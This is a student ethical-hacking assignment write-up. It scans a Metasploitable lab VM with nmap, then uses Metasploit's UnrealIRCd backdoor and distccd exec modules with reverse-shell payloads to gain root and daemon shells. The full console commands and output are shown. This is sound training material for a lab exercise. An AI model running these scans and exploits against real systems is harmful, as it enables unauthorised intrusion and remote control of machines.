Ethical Hacking Assignment – 1


Submittted By

Tanishq Vyas


SRN	**:**	**PES1201800125**
Section	**:**	**H**
Semester	**:**	**7th**
Dept	**:**	**CSE**

Machines:

1. Attacker Machine



2. Vulnerable Machine



Attack Procedure:

1. Finding IP of the target Machine

nmap -T4 -sP 10.35.1.0/24

```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -sP 10.0.2.15/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 09:04 EST
Nmap scan report for 10.0.2.1
Host is up (0.0012s latency).
Nmap scan report for 10.0.2.2
Host is up (0.00039s latency).
Nmap scan report for 10.0.2.4
Host is up (0.00036s latency).
Nmap scan report for 10.0.2.15
Host is up (0.000084s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.09 seconds

┌──(kali㉿kali)-[~]
└─$
```

alternatively we can also use netdiscover commmand.

2. Scanning for Vulnerabilities

nmap -p- -sV 10.0.2.4


```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV 10.0.2.4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 09:06 EST
Nmap scan report for 10.0.2.4
Host is up (0.00019s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
37022/tcp open  nlockmgr    1-4 (RPC #100021)
56521/tcp open  status      1 (RPC #100024)
57012/tcp open  mountd      1-3 (RPC #100005)
60803/tcp open  java-rmi    GNU Classpath grmiregistry
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:li
nux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.93 seconds

┌──(kali㉿kali)-[~]
└─$
```

For this assignment we will be looking at the following two vulnerabilities:

1. UnrealIRCd
2. distccd v1

3. Opening Metasploit


msfconsole



4. Exploits


a) UnrealIRCd

Search for the exploit and use it.



We set the RHOSTS to the target IP. The RPORT value is already set to the exposed port as seen in step 2. Now we shall set the payloads.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                     normal  No     Unix Command Shell, Bind TCP
(via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                                normal  No     Unix Command Shell, Bind TCP
(via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                     normal  No     Unix Command Shell, Bind TCP
(via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                                normal  No     Unix Command Shell, Bind TCP
(via Ruby) IPv6
   4   payload/cmd/unix/generic                                       normal  No     Unix Command, Generic Command
 Execution
   5   payload/cmd/unix/reverse                                       normal  No     Unix Command Shell, Double Re
verse TCP (telnet)
   6   payload/cmd/unix/reverse_bash_telnet_ssl                       normal  No     Unix Command Shell, Reverse T
CP SSL (telnet)
   7   payload/cmd/unix/reverse_perl                                  normal  No     Unix Command Shell, Reverse T
CP (via Perl)
   8   payload/cmd/unix/reverse_perl_ssl                              normal  No     Unix Command Shell, Reverse T
CP SSL (via perl)
   9   payload/cmd/unix/reverse_ruby                                  normal  No     Unix Command Shell, Reverse T
CP (via Ruby)
   10  payload/cmd/unix/reverse_ruby_ssl                              normal  No     Unix Command Shell, Reverse T
CP SSL (via Ruby)
   11  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No     Unix Command Shell, Double Re
verse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.4         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/w
                                      iki/Using-Metasploit
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```



Now we run the exploit

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] 10.0.2.4:6667 - Connected to 10.0.2.4:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.4:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo dYFDRzPRiBLPW7x4;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "dYFDRzPRiBLPW7x4\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.4:54211) at 2021-11-09 09:20:11 -0500

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
whoami
root
```

The exploit was successfull. We are able to access the target machine.

b) distccd v1

Search for the exploit and use it.

```
msf6 > search distcc

Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec     2002-02-01       excellent  Yes    DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use 0
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   3632             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.4         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   3632             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/misc/distcc_exec) >
```

We set the RHOSTS to the target IP. The RPORT value is already set to the exposed port as seen in step 2. Now we shall set the payloads.

```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                     normal  No     Unix Command Shell, Bind TCP
(via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                                normal  No     Unix Command Shell, Bind TCP
(via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                     normal  No     Unix Command Shell, Bind TCP
(via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                                normal  No     Unix Command Shell, Bind TCP
(via Ruby) IPv6
   4   payload/cmd/unix/generic                                       normal  No     Unix Command, Generic Command
 Execution
   5   payload/cmd/unix/reverse                                       normal  No     Unix Command Shell, Double Re
verse TCP (telnet)
   6   payload/cmd/unix/reverse_bash                                  normal  No     Unix Command Shell, Reverse T
CP (/dev/tcp)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                       normal  No     Unix Command Shell, Reverse T
CP SSL (telnet)
   8   payload/cmd/unix/reverse_openssl                               normal  No     Unix Command Shell, Double Re
verse TCP SSL (openssl)
   9   payload/cmd/unix/reverse_perl                                  normal  No     Unix Command Shell, Reverse T
CP (via Perl)
   10  payload/cmd/unix/reverse_perl_ssl                              normal  No     Unix Command Shell, Reverse T
CP SSL (via perl)
   11  payload/cmd/unix/reverse_ruby                                  normal  No     Unix Command Shell, Reverse T
CP (via Ruby)
   12  payload/cmd/unix/reverse_ruby_ssl                              normal  No     Unix Command Shell, Reverse T
CP SSL (via Ruby)
   13  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No     Unix Command Shell, Double Re
verse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) >
```

```
msf6 exploit(unix/misc/distcc_exec) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.4         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/w
                                      iki/Using-Metasploit
   RPORT   3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/misc/distcc_exec) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(unix/misc/distcc_exec) >
```

Now we run the Exploit

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 6kv6qMsuwFGF5CUW;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "6kv6qMsuwFGF5CUW\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.4:51024) at 2021-11-09 09:27:10 -0500

whoami
daemon
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:42:db:a2
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe42:dba2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:69874 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66081 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5405644 (5.1 MB)  TX bytes:3634862 (3.4 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:201 errors:0 dropped:0 overruns:0 frame:0
          TX packets:201 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:72997 (71.2 KB)  TX bytes:72997 (71.2 KB)

```

As we can see the exploit was successfull. Since we obtained the access to the target machine.